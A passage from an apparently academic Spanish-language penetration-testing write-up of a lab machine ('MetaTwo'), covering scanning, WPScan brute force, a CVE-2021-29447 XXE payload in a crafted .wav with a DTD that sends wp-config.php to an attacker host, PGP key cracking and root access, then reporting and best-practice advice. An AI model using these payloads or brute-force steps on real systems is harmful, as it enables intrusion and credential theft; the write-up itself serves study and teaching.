Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
```

Ilustración 24. Análisis puerto 22

```
sgongorab@kali: ~  
File Actions Edit View Help  
sgongorab@kali)~  
$ nmap -sVC -p80 -n 10.10.11.186  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-22 19:50 EST  
Nmap scan report for 10.10.11.186  
Host is up (0.030s latency).  
  
PORT      STATE SERVICE VERSION  
80/tcp   open  http     nginx 1.18.0  
|_ http-title: Did not follow redirect to http://metapress.htb/  
|_ http-server-header: nginx/1.18.0  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.22 seconds
```

Ilustración 25. Análisis puerto 80

Con la salida del comando no se aprecia qué servicio está corriendo en el puerto 80, por lo que para obtener más información se navega por la web.

Una vez probado el acceso por IP (<http://10.10.11.186>), se añade una entrada en el fichero `/etc/hosts` relacionando esta IP y el nombre de la URL, ya que al tratar de navegar por HTTP mediante la dirección IP se redirige al nombre (<http://metapress.htb>) y sin este registro el frontal web es inaccesible.




Ilustración 26. Frontal web sistema objetivo

Configurada la entrada es posible navegar por la web y verificar visualmente que se trata de una web basada en WordPress. Además, la herramienta Wappalyzer muestra que se trata de una versión 5.6.2 por lo que desde este punto se puede indagar sobre las vulnerabilidades de dicha versión.

Antes de dicho paso, se realiza un escaneo más exhaustivo de la web con la herramienta WPScan ya instalada en el entorno Kali Linux, cuya finalidad es la de escanear este tipo de frontales web WordPress. [24]

Se utilizan las opciones “u”, “vp” y “vt” correspondientes a las opciones de mostrar usuarios, *plugins* vulnerables y temas vulnerables. Así pues, se ejecuta el comando: **wpscan --url http://metapress.htb -e u vp vt**

```
(sgongorah@kali)~$ wpscan --url http://metapress.htb -e u vp vt

WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://metapress.htb/ [10.10.11.186]
[+] Started: Sun Nov 27 12:02:05 2022

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: nginx/1.18.0
| - X-Powered-By: PHP/8.0.24
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] robots.txt found: http://metapress.htb/robots.txt
| Interesting Entries:
| - /wp-admin/
| - /wp-admin/admin-ajax.php
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://metapress.htb/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[!] User(s) Identified:

[+] admin
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Wp Json Api (Aggressive Detection)
| - http://metapress.htb/wp-json/wp/v2/users/?per_page=100&page=1
| Rss Generator (Aggressive Detection)
| Author Sitemap (Aggressive Detection)
| - http://metapress.htb/wp-sitemap-users-1.xml
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] manager
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

Ilustración 27. Salida comando WPScan

En la salida del comando wpscan ejecutado se aprecian datos interesantes, como son las entradas /wp-admin y los users, “admin” y “manager”, información valiosa para poder realizar un ataque por fuerza bruta en la fase de *exploiting*.

Según estos datos, el ataque por fuerza bruta se puede llevar a cabo desde la página /wp-admin ya que se redirige a su vez a la página de login /wp-login.php de la plataforma WordPress que se audita.

3.3 Análisis de vulnerabilidades

Con los datos recopilados en el apartado anterior, se realiza el análisis de vulnerabilidades con las que poder realizar *exploiting* en la siguiente fase. Para ello, se verifican los servicios y tecnologías descubiertos con Wappalyzer y NMAP en el apartado anterior.

Primero de todo, se revisa el servicio FTP y se aprecia que no se dispone de versión. Para ello se accede a la herramienta metasploit y se verifica que existen diversos *exploits* para poder llevar a cabo.

```
msf6 > search --filter exploit proftpd

Matching Modules

#  Name                                     Disclosure Date Rank Check Description
-  -
0  exploit/linux/misc/netsupport_manager_agent 2011-01-08     average No NetSupport Manager Agent Remote Buffer Overflow
1  exploit/linux/ftp/proftpd_sreplace          2006-11-26     great Yes ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2  exploit/freebsd/ftp/proftpd_telnet_iac      2010-11-01     great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
3  exploit/linux/ftp/proftpd_telnet_iac      2010-11-01     great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
4  exploit/unix/ftp/proftpd_modcopy_exec      2015-04-22     excellent Yes ProFTPD 1.3.5 Mod_Copy Command Execution
5  exploit/unix/ftp/proftpd_133c_backdoor     2010-12-02     excellent No ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor
```

Ilustración 28. Verificación vulnerabilidades servicio FTP

De igual forma se verifican los posibles *exploits* existentes para el servicio OpenSSH descartando esta vía puesto que únicamente existe un único *exploit* y es para un sistema operativo Windows.

```
msf6 > search --filter exploit openssh

Matching Modules

#  Name                                     Disclosure Date Rank Check Description
-  -
4  exploit/windows/local/unquoted_service_path 2001-10-25     excellent Yes Windows Unquoted Service Path Privilege Escalation

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/local/unquoted_service_path
```

Ilustración 29. Verificación vulnerabilidades servicio SSH

Finalmente, se analiza el servicio HTTP levantado en el sistema objetivo, un WordPress. Se realiza la búsqueda en metasploit y devuelve un extenso listado con 110 entradas de los cuales la gran mayoría son del módulo *exploits*, por lo que se realiza una búsqueda más extensa de información a través de un navegador ya que parece ser el punto de entrada al sistema más factible.

```
msf6 > search --filter exploit wordpress

Matching Modules

#  Name                                     Disclosure Date Rank Check Description
-  -
1  exploit/windows/fileformat/adobe_flashplayer_button 2010-10-28     normal No Adobe Flash Player "button" Remote Code Execution
2  exploit/windows/browser/adobe_flashplayer_newfunction 2010-06-04     normal No Adobe Flash Player "newfunction" Invalid Pointer Use
3  exploit/windows/fileformat/adobe_flashplayer_newfunction 2010-06-04     normal No Adobe Flash Player "newfunction" Invalid Pointer Use
4  exploit/osx/local/rootpipe_entitlements          2015-07-01     great Yes Apple OS X Entitlements Rootpipe Privilege Escalation
5  exploit/osx/local/rootpipe                      2015-04-09     great Yes Apple OS X Rootpipe Privilege Escalation
6  exploit/windows/ftp/easyftp_cwd_fixret          2010-02-16     great Yes EasyFTP Server CWD Command Stack Buffer Overflow
7  exploit/freebsd/local/rtd_exec_priv_esc         2009-11-30     excellent Yes FreeBSD rtdl exec() Privilege Escalation
9  exploit/unix/webapp/joomla_akeeba_unserialize 2014-09-29     excellent Yes Joomla Akeeba Kickstart Unserialize Remote Code Execution
10 exploit/windows/fileformat/msi2_005           2012-01-10     excellent No MSI2-005 Microsoft Office ClickOnce Unsafe Object Package Handling Vulnerability
11 exploit/unix/webapp/php_xmlrpc_eval           2005-06-29     excellent Yes PHP XML-RPC Arbitrary Code Execution
12 exploit/unix/http/pihole_dhcp_mac_exec        2020-03-28     good Yes Pi-Hole DHCP MAC OS Command Execution
13 exploit/linux/misc/quest_pmmasterd_bof        2017-04-09     normal Yes Quest Privilege Manager pmmasterd Buffer Overflow
```

Ilustración 30. Verificación vulnerabilidades WordPress

Con Wappalyzer se identifica que se trata de un WordPress versión 5.6.2, por lo que al realizar la búsqueda “wordpress 5.6.2 vulnerabilites” en un buscador, en el primer enlace del listado, referenciando a una web de WPScan, se facilitan las vulnerabilidades existentes para dicha versión e información de cómo llevar a cabo los *exploitings*. [\[25\]](#)

3.4 Exploiting

Primero de todo, con los usuarios de WordPress obtenidos mediante WPScan en la fase inicial de escaneo, se ejecuta un ataque por fuerza bruta con esta misma herramienta. Para ello, se referencia el fichero “rockyou.txt” ubicado en la ruta “/usr/share/wordlist/” el cual contiene un listado de las contraseñas más comunes y se encuentra precargado en la distribución Kali Linux:

```
wpscan --url http://metapress.htb --usernames manager,admin --passwords /usr/share/wordlists/rockyou.txt
```

Una vez obtenida la combinación de la contraseña del usuario “manager” mediante fuerza bruta, se accede mediante navegador al frontal web.




Ilustración 31. Obtención de contraseña y acceso WordPress

Tras navegar por el frontal web se verifica que el usuario tiene permisos limitados y únicamente existe la posibilidad de subir ficheros del tipo media.




Ilustración 32. Apartado Media en WordPress

Llegados a este punto, se revisa de nuevo el enlace de WPScan obtenido en la fase de análisis de vulnerabilidades dónde se comprueba que hay una entrada relacionada con un *exploit* del apartado “*media library*”. [26]

En dicha entrada se pone de manifiesto la prueba de concepto para llevar a cabo el *exploit* y se referencia la vulnerabilidad CVE-2021-29447. Al buscar más información de dicha referencia se verifica que se trata de un vector de ataque *XXE (XML External Entity)* con el que se puede definir un código XML malicioso dentro de un fichero de tipo *media*, el cuál en el momento que el sistema objetivo lo analiza permite extraerle información. [27]

Para ello, teniendo en cuenta que en la web únicamente se pueden subir ficheros tipo *media*, se generan 2 ficheros con los códigos facilitados en el enlace de la vulnerabilidad; uno en formato *.wav*, para que la web permita la subida, y otro en formato *.dtd* en local al cual se hará la llamada desde el fichero *.wav* subido al WordPress, una vez éste sea analizado:

Fichero *.wav*:

```
echo -en 'RIFF\x85\x00\x00WAVEiXML\x79\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM ""http://IP_ATACANTE:PUERTO/MiEvil.dtd"">%remote;%init;%trick;]>\x00' > mipayload.wav
```

Fichero *.dtd*:

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=../wp-config.php"> <!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://IP_ATACANTE:PUERTO/?p=%file;'"> >
```

Se adecúa el código de ambos ficheros con la IP del sistema atacante y el puerto del servidor HTTP que se deja en escucha previo a la subida:

```
sgongorab@kali:~/tmp/MetaTwo/exploit
└─$ echo -en 'RIFF\x85\x00\x00WAVEiXML\x79\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM ""http://10.10.14.226:8069/mievil.dtd"">%remote;%init;%trick;]>\x00' > sgongorab.wav
└─$ ll |grep sgongorab.wav
-rw-r--r-- 1 sgongorab sgongorab 142 Nov 29 18:31 sgongorab.wav
└─$ vim mievil.dtd
└─$ cat sgongorab.wav
RIFF\x85\x00\x00WAVEiXML\x79\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM 'http://10.10.14.226:8069/mievil.dtd'>%remote;%init;%trick;]>
└─$ cat mievil.dtd
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=../wp-config.php">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.10.14.226:8069/?p=file;'"> >
```

Ilustración 33. Configuración de ficheros para vector de ataque *XXE*

Una vez creados, se realiza la subida del fichero *.wav* en la web de WordPress y se verifica la ingesta de datos en la CLI local dónde se levanta el servidor HTTP con el comando de Python: **python3 -m http.server 8069**

```
sgongorab@kali:~/tmp/MetaTwo/exploit
└─$ python3 -m http.server 8069
Serving HTTP on 0.0.0.0 port 8069 (http://0.0.0.0:8069/) ...
10.10.14.186 - [29/Nov/2022 19:36:48] "GET /mievil.dtd HTTP/1.1" 200 -
└─$ cat /dev/null | nc 10.10.14.226 8069
HTTP/1.1 200 OK
Content-Type: text/xml
Content-Length: 142
Date: Wed, 29 Nov 2022 19:36:48 GMT
Server: Apache/2.4.18 (Ubuntu)
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Expires: 0
Pragma: no-cache
<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM ""http://10.10.14.226:8069/mievil.dtd"">%remote;%init;%trick;]>\x00
```

Ilustración 34. Ingesta de datos servidor HTTP

Con los datos obtenido, se prueba el acceso al sistema objetivo mediante ssh obteniendo un resultado satisfactorio:

```
(sgongorab@kali)~[~/tmp/MetaTwo/ftp]
└─$ cat send_email.php
<?php
/*
 * This script will be used to send an email to all our users when ready for launch
 */

use PHPMailer\PHPMailer\PHPMailer;
use PHPMailer\PHPMailer\SMTP;
use PHPMailer\PHPMailer\Exception;

require 'PHPMailer/src/Exception.php';
require 'PHPMailer/src/PHPMailer.php';
require 'PHPMailer/src/SMTP.php';

$mail = new PHPMailer(true);

$mail->SMTPDebug = 3;
$mail->isSMTP();

$mail->Host = "mail.metapress.htb";
$mail->SMTPAuth = true;
$mail->Username = "jnelson@metapress.htb";
$mail->Password = "Cb4_JmWM8zUZWMu@Ys";
$mail->SMTPSecure = "tls";
$mail->Port = 587;

$mail->From = "jnelson@metapress.htb";
$mail->FromName = "James Nelson";

$mail->addAddress("info@metapress.htb");

$mail->isHTML(true);

$mail->Subject = "Startup";
$mail->Body = "<i>We just started our new blog metapress.htb!</i>";

try {
    $mail->send();
    echo "Message has been sent successfully";
} catch (Exception $e) {
    echo "Mailer Error: " . $mail->ErrorInfo;
}

(sgongorab@kali)~[~/tmp/MetaTwo/ftp]
└─$ ssh jnelson@metapress.htb
The authenticity of host 'metapress.htb (10.10.11.186)' can't be established.
ED25519 key fingerprint is SHA256:0PexEedxcuaYF8COLPS2yzCpWaxg8+gsT1BRIPx/OSY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'metapress.htb' (ED25519) to the list of known hosts.
jnelson@metapress.htb's password:
Linux meta2 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2 (2022-10-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Dec  7 13:53:33 2022 from 10.10.14.31
jnelson@meta2:~$ █
```

Ilustración 37. *Exploit* a sistema informático objetivo

3.5 Post-exploiting

Una vez logrado el acceso al sistema objetivo, con el usuario “jnelson”, se lleva a cabo la escalada de privilegios para ser root del sistema. Para ello, una vez dentro del sistema objetivo es de suma importancia revisar a qué contenido se tiene acceso y tratar de encontrar contraseñas y/o ficheros con permisos que otorguen tal propósito.

Así pues, al acceder al sistema por SSH con el usuario “jnelson” el *path* dónde se ubica al atacante es “/home/jnelson” y desde ese directorio se lista todo el contenido existente con el comando **ls -la**.

En este punto se aprecian varias carpetas ocultas, una de ellas denominada “.passpie/” que en su interior contiene 2 ficheros ocultos (“.config” y “.keys”), así como un directorio nombrado “ssh/” que contiene dos ficheros nombrados “jnelson.pass” y “root.pass”, encriptados en formato PGP (*Pretty Good Privacy*).

Se comprueba el contenido del fichero “.keys” ubicado en el directorio superior y se aprecian que están definidas las claves públicas y privadas en formato PGP, por lo tanto se pueden desencriptar las contraseñas de los usuarios “jnelson” y “root”. Se guarda la clave privada en el sistema local para tratar de crackear la contraseña.

```
(sgongorab@kali) - [~/tmp/MetaTwo/postexploit]
└─$ cat metatwo.priv
-----BEGIN PGP PRIVATE KEY BLOCK-----

lQUBBGK4V9YRDADENDPyG0xVM7hcLSHFxg+21dENGedjYV1gf9cZabjq6v440NA1
AiJBBC1QubIHmaBrxngkbu/DD0gzCEWEr2pFusr/Y3yY4codzmt0W6Rg2URmxMD
/GYn9FIjUAWqnfndttBbvBjseL4sECpmgxTIjKbWAXlqgEgNjXD306IweEy2F0ho
3LpAXxfk8C/qUCKcpaz0G2k0do4+VTKZ+5UDpqM5++soJqhCrUYudb9zyVyXTpT
ZjMvYx5Nec7JhBCKh+/Wqc4xyBcwHdDw+WU54vuFUthn+PUubEN1m+s13BkyvHV
```

Ilustración 38. Clave privada PGP

Para obtener en texto plano la clave privada de encriptación existe un método que permite cambiar el formato de encriptación PGP a un formato legible para John the Ripper y, de este modo, crackear la contraseña por fuerza bruta. [\[28\]](#)

Primero de todo, se realiza la transformación de formato PGP a uno legible: **gpg2john metatwo.priv > jnelson.decrypt**

Finalizado este proceso, se ejecuta John the Ripper para poder aplicar fuerza bruta y crackear la contraseña. Para ello, se referencia un *wordlist* de la propia herramienta: **john jnelson.decrypt --wordlist=/usr/share/wordlists/john.lst**

```
(sgongorab@kali) - [~/tmp/MetaTwo/postexploit]
└─$ john jnelson.decrypt --wordlist=/usr/share/wordlists/john.lst
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 7 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
blink182 (Passpie)
1g 0:00:02:21 DONE (2022-12-07 22:48) 0.007062g/s 14.38p/s 14.38c/s 14.38c/s blink182
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ilustración 39. Fuerza bruta con John the Ripper

Una vez obtenida la contraseña de encriptación necesaria se accede a una página para encriptar y/o desencriptar PGP y se añade el código de la clave privada, así como la de ssh del usuario “root” y la contraseña de encriptación obtenida en el paso anterior. [\[29\]](#)

PGP Encryption & Decryption

Encrypt/Decrypt PGP Message

Encrypt message
 Decrypt message

PGP Message

```
krndoGVhaMNm1OFek5i1bSsET/L4p4yqlwNODldTh7iB0ksB/8PHPURMNuGqmeKw  
mboS7xLLmNIVyRLwV80T0HQ+LegRXn1jNnx6XljoZRo08kiqzV2NaGGlpOlNr3Sr  
lpF0RatbxQGWBks5F3o=  
=uh1B  
-----END PGP MESSAGE-----
```

PGP Private Key

```
AgMBAh4BAheAAAoJEDh3dcNXRdlDRFQA/3V6S3ad2W9c1fq62+X7TcuCaKWkDk4e  
qalFZ3bhSFVIAP4ql7yXjBXZU4+Rd+gZKp77UNFdqcCyhGl1GpAJyyERDZ0BXwRi  
uFfWEAQAhBp/xWPRH6n+PLXwJf0OL8mXGC6bh2gUeRO2mpFkFK4zXE5SE0znwn9J  
CBcYy2EePd5ueDYC9iN3H7BYlhAUaRvLU7732CY6Tbw1jbmGFLyIxS7jHJwd3dXT  
+PyrTxF+odQ6aSEhT4JZrCk5Ef7/7aGMH4UcXuiWrgTPFiDovicAAwUD/i6Q+sq+  
FZplPakkaWO7hBC8NdCWsBKIQcPqZoyoEY7m0mpuSn4Mm0wX1SgNrcUFEUR6pyV  
jqRBTGfPPjwLlaw5zfv+r7q+P/jTD09usYYFglJj/Oi47UVT13ThYKyxKL0nn8G  
JiJHAWqExFeq8eD22ptIoueyrybCfRjxzJv/gcDAsPttfCSRgia/1PrBxACO3+4  
VxHfl4p2KFuza9hwok3jrRS7D9CM51fK/XJkMehVoVyvetNXwXUotoEYeqoDZVEB  
J2h0nXerWPkNKRRrfYh4BBgRCAAgFiEEfGeGp1YbyE9QSGceOHd1w1dF0gMFAmK4  
V9YCGwwACgkQOHd1w1dF0gOm5gD9GUQfB+Jx/Fb7TARELr4XFObYZq7mq/NUEC+P  
o3KGdNgA/04lhPjdN3wrzjU3qmrLfo6KI+w2uXLaw+bit1XZurDN  
=7Uo6  
-----END PGP PRIVATE KEY BLOCK-----
```

Passphrase

.....

Decrypt PGP Message

p7qfAZt4_A1xo_0x
message integrity check passed

Ilustración 40. Desencriptación contraseña PGP

Finalmente, con la contraseña se accede como root ganando el control del sistema.

```
jnelson@meta2:~/passpie/ssh$ su root
Password:
root@meta2:/home/jnelson/passpie/ssh# whoami
root
root@meta2:/home/jnelson/passpie/ssh# cd
root@meta2:~# ls -l
total 8
drwxr-xr-x 2 root root 4096 Oct  5 15:12 restore
-rw-r----- 1 root root  33 Dec  7 21:08 root.txt
root@meta2:~# cat root.txt
d1bc2e6415f5ff90e824ff4998bc9cb0
root@meta2:~#
```


Ilustración 41. Acceso como root

3.6 Informe final

Una vez finalizado el test de intrusión a los sistemas objetivos, se realiza una documentación en la que se exponen los fallos encontrados en términos de seguridad. Para ello, se comienza el informe poniendo de manifiesto el sistema afectado y la problemática encontrada en éste, junto con un breve resumen explicando en qué punto del sistema se encuentra la vulnerabilidad.

A continuación, se ejemplifica el proceso con cada uno de los pasos llevados a cabo y explicando las técnicas utilizadas en cada uno de éstos para vulnerar el sistema y realizar el escalado de privilegios para conseguir ser administrador.

Una vez expuesto el proceso de *pentesting*, se expone una conclusión sobre las vulnerabilidades encontradas con una evaluación de la criticidad sobre la integridad de la infraestructura, así como un seguido de recomendaciones de buenas prácticas para mitigar las brechas de seguridad detectadas. [30]



OFFENSIVE
security
www.offensive-security.com

PENETRATION TEST REPORT – MEGACORP ONE

Recommendations

Due to the impact to the overall organization as uncovered by this penetration test, appropriate resources should be allocated to ensure that remediation efforts are accomplished in a timely manner. While a comprehensive list of items that should be implemented is beyond the scope of this engagement, some high level items are important to mention.

Offensive Security recommends the following:

- 1. Ensure that strong credentials are use everywhere in the organization.** The compromise of MegaCorp One system as drastically impacted by the use of weak passwords as well as the reuse of passwords across systems of differing security levels. NIST SP 800-11⁹ is recommended for guidelines on operating an enterprise password policy. While this issue was not widespread within MegaCorp One, it was still an issue and should be addressed.

Ilustración 42. Ejemplo de recomendaciones en informe final

3.7 Best practices

En este apartado se expone un seguido de buenas prácticas para securizar los sistemas, dónde se hace especial énfasis al ámbito laboral, pero también se puede aplicar en el personal.

Para ello, en gran medida se basará este conjunto de buenas prácticas sobre uno de los documentos aportado por el CCN (*Centro Criptológico Nacional*). Esta división trata constantemente de reportar un seguido de buenas prácticas para afrontar las evolutivas y constantes ciberamenazas. [\[31\]](#)

A continuación, se segmentan las buenas prácticas en distintos ámbitos:

Concienciación

- Formación contra *phishing* / *smishing* / *vishing*

El mayor riesgo en términos de ciberseguridad reside en los propios usuarios, es el punto de acceso a los sistemas informáticos más vulnerable.

Concienciar sobre llevar a cabo una buena praxis en el trato de información sensible es el punto más importante en la prevención de riesgos y evasión de ingeniería social.

En términos de ciberseguridad, es importante realizar cursos y campañas para detectar y evadir técnicas de *phishing*, *smishing* y/o *vishing*, tanto teóricas como prácticas. Este hecho de concienciación sobre los peligros que conlleva facilitar información sensible proporciona la creación de un entorno seguro en ámbito laboral y personal.

Acceso

- Establecimiento de contraseñas complejas

La definición de directivas para establecer contraseñas complejas en una GPO (*Group Policy Object*) del directorio activo, y con la obligatoriedad de actualización recurrente cada determinado tiempo, es una buena práctica para fortalecer el entorno y evitar intrusiones no deseadas.

- Establecimiento de autenticación por factores

En caso de verse comprometido un acceso al sistema, por sustracción de credenciales por parte de un tercero, la activación en la autenticación del MFA (*Multi Factor Authentication*) dota al entorno de mayor robustez al obligar a realizar al usuario una validación personal que puede evadir intrusiones no deseadas y, de este modo, reportar dicha situación de riesgo.

Este factor adicional de autenticación se puede realizar mediante la introducción de un código pin, una segunda contraseña, un patrón, una pregunta de seguridad definida por el usuario y/o un factor biométrico.

Seguridad

- Segmentación y microsegmentación de red

